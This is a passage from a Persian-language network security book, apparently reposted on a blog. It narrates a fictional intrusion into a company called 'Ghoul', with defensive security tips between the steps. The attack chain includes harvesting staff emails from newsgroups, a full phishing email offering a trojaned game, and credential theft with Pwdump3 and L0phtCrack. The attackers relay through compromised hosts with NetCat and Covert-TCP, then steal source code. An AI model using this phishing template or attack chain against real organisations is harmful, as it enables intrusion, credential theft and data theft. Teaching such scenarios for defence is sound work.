شناسائی بعدی حول و حوش شرکت "غول" خواهد بود. این شرکت دارای بیست هزار کارمند است و شاید بتوان از این جمع که در سراسر دنیا پراکنده‌اند حداقل یکی دو تا را به دام انداخت. آنها پس از پیدا کردن آدرسهای حوزه و آدرسهای پست الکترونیکی ، از طریق ابزارهای خودکار به جستجوی "گروههای خبری در اینترنت -News group-" می‌پردازند. هدف اصلی آنها پیدا کردن برنامه‌نویسان یا مسئولین فنی شرکت غول و آدرس آنها است. باتوجه به تعداد زیاد و گستردگی کارکنان شرکت غول ، آقایان "بد" و "زشت" آدرس پست الکترونیکی ۲۰۰ کارمند را در سراسر دنیا پیدا می‌کنند. این ۲۰۰ کارمند طی شرکت در گروههای خبری یا به پرسشهای علاقمندان جواب داده بودند یا نکات فنی را متذکر شده و از محصولات شرکت "غول" حمایت کرده بود.

نکتهٔ امنیتی ۲:

اطلاعاتی که توسط کارمندان یک شرکت به گروههای خبری News Group و Mailing List ارسال می‌شود توسط هر کسی در اینترنت قابل رویت است. بنابراین اطلاعات زیادی توسط گروههای خبری در مورد شرکت‌ها یا موسسات فاش خواهد شد. سیاست کلّی امنیت حکم می‌کند که هیچ شخص یا گروهی حق نداشته باشد با استفاده از آدرس پست الکترونیکی یک موسسه و با نام واقعی در چنین گروههای خبری شرکت داشته باشد. به عنوان مسئول شبکه اگر چنین سیاستی را اتخاذ کرده‌اید به تک‌تک کارکنان خود ابلاغ کنید و سپس بطور متناوب و از طریق ابزار خودکار به جستجوی متخلفین در گروههای خبری بگردید. کارکنان شما باید بدون ارائهٔ اطلاعات دقیق و با اسامی مستعار در چنین گروههای خبری شرکت کرده و پیام ارسال کنند.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

نکتهٔ امنیتی ۳:
حتی‌الامکان از محصولات مایکروسافت بدون مطالعه و مشورت، احتراز کنید!!!! (بالاخص از محصولاتی مثل IIS ، Mail Exchange ، Proxy Server)

- بعد از اینکه آدرسهای پست الکترونیکی از گروههای خبری استخراج شد، آقای "بد" و "زشت" یک بازی کامپیوتری کوچک ، زیبا و ناشناس خریداری کرده و یک نامهٔ الکترونیکی با مضمون زیر آماده می‌کنند:

```
To: All Interested Gamers
From: GameMaster@ComePlayFreeGame.com
Subject: Play The Latest Games for Free

Free Free Free Free Free Free Free

New Computer Games
Our company is test marketing new computer games, and needs feedback from
experienced gamers. We need your help!
You could win US $1,000 in our feedback sweepstakes!

Click here to download our latest gem and let us know what you think.
http://www.letmecheckoutcoolgame.com/samplegame/
```


این نامه با استراتژی زیر برای هر دویست نفر ارسال می‌شود:

- بازی کامپیوتری خریداری شده را از طریق یک "برنامهٔ آلوده‌کننده" به یک برنامهٔ اسب تروای قدرتمند (مثل Bo2k) (حتی قویتر از آن) آلوده می‌کنند.
- آنها دو نام حوزهٔ comeplayfreegames.com و letmecheckoutcoolgame.com را با مشخصات کاملاً جعلی در InterNIC ثبت می‌کنند که نام حوزهٔ دوّم آدرس ماشین قربانی شدهٔ (Zombie) آسیای جنوب شرقی است.
- برای مخفی ماندن منشأ نامه ، بازی کامپیوتری آلوده و محتوای نامه را بر روی ماشین میانی در شوروی سابق و آسیای جنوب شرقی بار کرده و از آنجا برای این کارمندان ارسال می‌نمایند. به شکل (۱۴-۱۲) دقت نمائید.


آقای "جوان" یک برنامه‌نویس خوب و کم‌توقع است که در خانه خود برای شرکت "غول" کدنویسی می‌کند و آنها را برای بررسی و تایید ، تحویل شرکت می‌دهد. او سه سال است که از راه دور برای آنها کار می‌کند و حقوق می‌گیرد. آقای "جوان" در اوقات کاری خود به کدنویسی و در اوقات فراغت به بازی کامپیوتری می‌پردازد. همانطور که در شکل (۱۵-۱۲) مشخص شده است او هر از گاهی از طریق VPN (Virtual Private Network) از راه دور به شبکهٔ "غول" وارد شده و نامه‌های اداری خود را دریافت ، کدهای خود را ارسال و نتیجهٔ کدهای ارائه شدهٔ قبلی را بررسی می‌نماید.

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۱۲-۱۴) ارسال یک نامهٔ الکترونیکی آلوده به یک اسب تروای خطرناک و ناشناخته



شکل (۱۲-۱۵) دریافت نامهٔ آلوده از سیستم پست الکترونیکی شبکهٔ VPN

www.itqorve.loxblog.com


www.itqorve.loxblog.com

آقای "جوان" نامهٔ الکترونیکی ارسال شده توسط آقای "بـد" و "زشـت" را در فهرسـت نامـه‌هایش می‌بیند. او چندان خوشحال نمی‌شود ولی در بین نامه‌های کسل‌کننده‌ای که در فهرست نامـه‌ها می‌بینـد امیدوارکننده‌تر است. هیچ هشداری هم راجـع بـه ایـن نامـه و در خصـوص دریـافت بـازی مشـاهده نمی‌کند.

او پس از مطالعهٔ نامه تصمیم می‌گیرد که این بازی را امتحان کند چرا که متـن محترمانـه‌ای دارد و باز هم از این گونه نامه‌ها دریافت کرده است. با کلیک کردن روی آدرس مربوطه ، بازی کـامپیوتری را از روی کامپیوتر آسیای جنوب شرقی برروی کامپیوتر خود باز می‌کند. مـودم او در خـلال بـار شـدن برنامه مدام چشمک می‌زند تا آنکه کار به پایان برسد. تجربهٔ حرفه‌ای او ایجاب می‌کند تا این برنامـه را با ویروسیاب بررسی کند. برنامهٔ ویروسیاب هیچ ویروسی را گزارش نمی‌کند. آقای "جوان" از سلامت و صحت برنامه راضی است و برای بازی با ابزار جدیدش روی آن کلیک می‌کند. شـکل (۱۶ـ۲) ایـن موضوع را نشان می‌دهد.

نکتهٔ امنیتی ۴:

اگر کاربران راه دوری دارید که از شبکهٔ شما استفاده می‌کنند به آنها اجـازه ندهیـد کـه بـا همـان کامپیوتری که بازی می‌کنند ، در وب جستجو می‌کند یا به گپ اینترنتی می‌پردازند ، به شبکهٔ شـما نیز وارد شوند و با همان ماشین از شبکهٔ شما سرویس بگیرند. اگر چه خریـد یـک سیسـتم جدیـد برای آنها می‌تواند هزینهٔ شرکت شما را افزایش بدهد ولیکن ارزش آنـرا دارد. بـرای آنـها ماشـین جدیدی تهیه کنید و تضمیـن بگـیرید کـه فقـط کارهـای اداری را بـا آن انجـام داده و هیـچ برنامـهٔ غیرمرتبطی نباید روی آن اجرا شود.




شکل (۱۶–۱۲) دریافت ضمیمهٔ اجرایی نامه و اجرای بازی کامپیوتری آلوده به اسب تروا

www.itqorve.loxblog.com

نکتهٔ امنیتی ۵:

همیشه بایستی آخرین نسخهٔ ویروسیاب (با تاخیر چند روزه یا حداکثر یک هفته) را در اختیار کاربران خود بگذارید. دیده شده است که در محیطهای حساس از ویروسیابهائی استفاده می‌شود که حداقل سه ماه از تاریخ معرفی آن گذشته است. هزینهٔ خرید ویروسیاب و به‌روز کردن آن برای کاربران خوشایند نیست و از کنار قضیه به سادگی می‌گذرند. سیاستهای امنیتی ایجاب می‌کند که بطور روزانه (یا هفتگی) آخرین نسخهٔ ویروسیاب در اختیار کاربران قرار گیرد.

آقای "جوان" بازی کامپیوتری را اجرا کرده و با دستان خود یک اسب تروای قدرتمند روی ماشینش نصب می‌نماید. شاید او از بازی خوشش بیاید و شاید هم آنرا بی‌مزه ببیند ولیکن در هرحال کنترل ماشین او در اختیار آقای "زشت" و آقای "بد" می‌افتد! اسب تروا بعنوان یک جاسوس همیشه فعال اطلاعات کلیدی آقای "جوان" را استراق‌سمع می‌نماید. آقای "جوان" بعداً در یک فرصت مناسب از طریق سیستم پستی شبکهٔ "غول" نظر خود را برای سازندهٔ جعلی بازی ارسال می‌دارد. چون او مجبور بوده است برای ورود به شبکهٔ "غول" و استفاده از سرویس پست الکترونیکی، کلمهٔ شناسائی و رمز عبور خود را وارد کند، این کلمات عبور به سادگی به دست آقای "زشت" و آقای "بد" می‌افتد. بزرگترین خصوصیت اسب تروائی که برروی ماشین "آقای جوان" نصب شده آنست که همانند یک ویروس ابتدا اقدام به شناسائی منابع اشتراکی در سیستم عامل NT کرده و سپس در صورت وجود بخش مشترک[1] در فضای دیسک سخت، خودش را تکثیر می‌نماید. مثلاً این اسب تروا برنامهٔ Notepad.exe را آلوده می‌کند و خودش را به آن می‌چسباند.



شکل (۱۷-۱۲) گسترش ویروس‌گونهٔ اسب تروا درون VPN

[1] Shared Partition


www.itqorve.loxblog.com

- مطابق با شکل (۱۷-۱۲) پس از آلوده شدن Notepad.exe ، دو کاربر دیگر درون شبکهٔ "غول" بـه این اسب تروا آلوده شده و ماشینشان در کنترل "بد" و "زشت" درخواهد آمد.
- حال به شکل (۱۸-۱۲) دقت کنید. این شکل نشان می‌دهد که دو سیستم داخل شبکهٔ "غـول" بـه یک اسب تروای خطرناک آلوده شده‌اندکه به شماره پورت TCP-7597 گوش می‌دهد. این اسب تـروا در درون شبکه قابل شناسائی و کشف نیست و هیچ ویروسیابی آنرا گزارش نمی‌دهد.
- شکل (۱۹-۱۲) نشان می‌دهد که یکی از این دو ماشین از طریق ابزار Pwdump3 که توسط آقـای "زشت" روی آن بار شده، حدود پانصد رمز عبور از شبکهٔ محلی سرقت کرده و برای ماشـین میـانی در شوروی سابق که آنهم یک قربانی و در اختیار آقای "زشت" است ، ارسال می‌نماید.

نکتهٔ امنیتی ۶:


برخی از اسبهای تروا خصوصیات یک ویروس کامپیوتری را دارند یعنی خود را در شـبکه تکثیر می‌کنند. برای پیشگیری از چنین خطری ، بطور مداوم با روشهائی که در فصـل دهـم اشـاره شـد سیستم‌های خود را بررسی نمائید.

گروهی از اسبهای تروا، اطلاعات بدست آمده از سیستم قربانی را در قـالب نامـه‌های الکـترونیکی برای نفـــوذگر ارسال می‌نمایند. به هیچ نامهٔ الکترونیکی چه از بیرون و چه از درون اعتماد نکنید و آنها را بدقت بررسی نمائید.



شکل (۱۸-۱۲) نصب اسب تروا درون شبکهٔ VPN

www.itqorve.loxblog.com



شکل (۱۹-۱۲) ارسال کلمات عبور از درون شبکهٔ VPN

حالا رمزهای عبور شبکهٔ VPN روی سیستم میانی در شوروی سابق است. آقای "بد" ترجیح می‌دهد که جهت مخفی ماندن عملیاتش دست به یک کار خارق‌العاده بزند؛ او بصورت غیرمستقیم نرم‌افزار L0phtCrack را روی ماشین واقع در شوروی سابق باز کند. بهمین دلیل از روش رلهٔ NetCat (تشریح شده در فصل هشتم) و ابزار Covert-TCP (تشریح شده در فصل یازدهم) استفاده کرده و نرم‌افزار L0phtCrack را روی ماشین مذکور نصب ، راه‌اندازی و اجرا می‌نماید. (NetCat برروی ماشین قربانی در آسیای جنوب شرقی و ماشین Bounce Server یک سایت تجارت الکترونیکی قدرتمند و سریع است و بگونه‌ای که در فصل یازدهم اشاره شد نیازی به نفوذ در آن نیست)

شکل (۲۰-۱۲) نشان می‌دهد که چگونه آقای "بد" با ماشین واقع در شوروی سابق ارتباط غیرمستقیم و مخفی برقرار کرده و L0phtCrack را اجرا می‌نماید.


پس از راه‌اندازی L0phtCrack ، در طی سه ساعت اجرا، پنجاه کلمهٔ عبور از بین پانصد کلمهٔ عبور ارسال شده، رمزگسائی و آشکار می‌شود. حال می‌توان براحتی به شبکهٔ "غول" وارد شد و در آن قدم زد! ولی نه مستقیماً چرا که بسرعت هویت آقای "بد" و "زشت" فاش شده و راهی زندان خواهند شد. آنها از طریق کلمات عبور بدست آمده از مرحلهٔ قبل و بکمک سیستم واقع در شوروی سابق به شبکهٔ VPN متعلق به شرکت "غول" ، وارد می‌شوند. شکل (۲۱-۱۲) این عملیات را نشان می‌دهد.

آنها ورود به شبکهٔ غول را طبق استراتژی زیر انجام داده‌اند:


- ارتباط آنها با شبکهٔ غول از طریق سه ماشین واسط انجام شده است. ابزار مورد استفادهٔ آنها Covert-TCP است و سرویس‌دهندهٔ Covert-TCP برروی ماشین میانی در آسیای جنوب شرقی واقع شده است. بدین نحو احتمال آشکار شدن هویت نفوذگران بسیار کم خواهد بود.

www.itqorve.loxblog.com

www.itqorve.loxblog.com



شکل (۲۰-۱۲) شکستن کلمات عبور روی ماشین قربانی (Zombie) از طریق یک کانال مخفی



شکل (۲۱-۱۲) ورود غیرمستقیم به شبکهٔ VPN هدف حمله از طریق کانال مخفی

www.itqorve.loxblog.com

www.itqorve.loxblog.com

بهترین ابزار تحت اختیار آنها همان اسب تروائی است که قبلاً برروی یکی از ماشینهای شبکهٔ "غول" نصب کرده‌اند. این اسب تروا به شماره پورت TCP-7597 گوش می‌کند.

- جستجوی کدهای برنامهٔ Foobar از طریق همین اسب تروا آغاز می‌شود.

نکتهٔ امنیتی ۷:


یکی از نقاط ضعف شبکه‌های VPN استفاده از کلمات عبور ضعیف و ساده و قابل حدس و ایستا (Static Password) است. سعی کنید از تکنیکهای پویا برای کلمات عبور و روشهای پیچیدهٔ احراز هویت مثل Time-based Token یا Challenge-Response استفاده کنید.

پس از آنکه ماشین نگهدارندهٔ کدهای منبع از برنامهٔ Foobar کشف شد این داده‌ها سریعاً به ماشین واقع در شوروی سابق منتقل می‌شود. سپس از طریق ماشینهای میانی در اختیار گروه دو نفرهٔ "بد" و "زشت" قرار می‌گیرد تا بقیه پول خود را گرفته و کدها به شرکت "حسود" تحویل بدهند. شکل (۲۲-۱۲) آخرین مرحلهٔ حمله را به تصویر کشیده است.

در ادامه به نمایشنامهٔ دیگری خواهیم پرداخت که در آن نفوذگر یکی از کارمندان شبکه است.

نکتهٔ امنیتی ۸:

اگر اطلاعات بسیار مهمی دارید که عمومی نیستند، آنها را روی ماشینی ذخیره کنید که به شبکه متصل نیست! شاید این نکته عجیب به نظر برسد ولی هیچ روشی برای تامین امنیت اطلاعات حساس، تضمین صددرصد ندارد و مطمئن‌ترین راه، قطع خط ارتباطی ماشین از شبکه است!!!!!!



شکل (۲۲-۱۲) سرقت کدهای برنامهٔ Foobar بصورت غیر مستقیم

www.itqorve.loxblog.com

نمایشنامهٔ ۳: "خیانت ملکهٔ سرخپوش"

- **بازیگر نقش اوّل:** ملکهٔ سرخپوش
- **شبکهٔ تحت حمله:** شبکهٔ محل کار ملکه سرخپوش
- **هدف حمله:** دستکاری اطلاعات
- **نوع حمله:** حملهٔ پیشرفته و دوگانه از نوع DDoS ، سرقت و دستکاری[۱] اطلاعات
- **هدف نمایشنامه:** تشریح حملات از درون شبکه

در یک شب تیره و طوفانی خانم X ، ساکت و غمگین جلوی کامپیوتر خود نشسته بود و به مشکلات محل کارش می‌اندیشید. او کارمند قراردادی یک شرکت بزرگ بود و احساس می‌کرد که رئیسش با او دشمنی دارد. او دو سال بود که برای این شرکت کار می‌کرد و مسئول یکی از سیستمهای شبکهٔ آنها به حساب می‌آمد ولی رئیس او معتقد بود که وی ناکارآمد ، سربه هوا و بی‌مسئولیت است. خانم X احساس می‌کرد که رئیس، راه موفقیت او را سدّ کرده و نمی‌گذارد ترفیع و افزایش حقوق بگیرد. در چهار هفتهٔ گذشته گزارش کار او را بد و ناکارآمد ردّ کرده بود. خانم X دیگر متقاعد شده بود که نمی‌تواند با او کار کند و بسیار رنجیده خاطر و عصبی شده بود. در روز مصاحبه اگر چه خانم X و آقای رئیس از یکدیگر خوششان نیامده بود ولی بعنوان کار اوّل حتی با حقوق کم نیز می‌توانست کار خوبی باشد ولی بعد از دو سال تجربه‌آموزی به سطحی رسیده بود تا کارش را عوض کند.

خانم X در طول دو سال گذشته با اصول حمله دقیقاً آشنا شده بود و با برخی از گروه‌های نفوذگر زیرزمینی ارتباط الکترونیکی مستمر داشت. کارهای خلاق و زیرکانهٔ او در نفوذ به سیستمها باعث شده بود که او را ملکهٔ سرخپوش لقب بدهند. گروههای زیرزمینی هویت واقعی او را نمی‌دانستند و ملکهٔ سرخپوش اسم مستعار او بود.


ملکهٔ سرخپوش تصمیم گرفته بود که مقدمهٔ یک حمله را از خانهٔ خود به شبکهٔ محل کارش پایه‌ریزی کند. او با ساختار و پیکربندی شبکهٔ مورد حملهٔ خود به دقت آشنا بود. ساختار شبکهٔ او در شکل (۲۳-۱۲) نشان داده شده است. بگونه‌ای که از شکل مشخص است در شبکهٔ داخلی ، ماشین‌های مهم زیر موجودند:

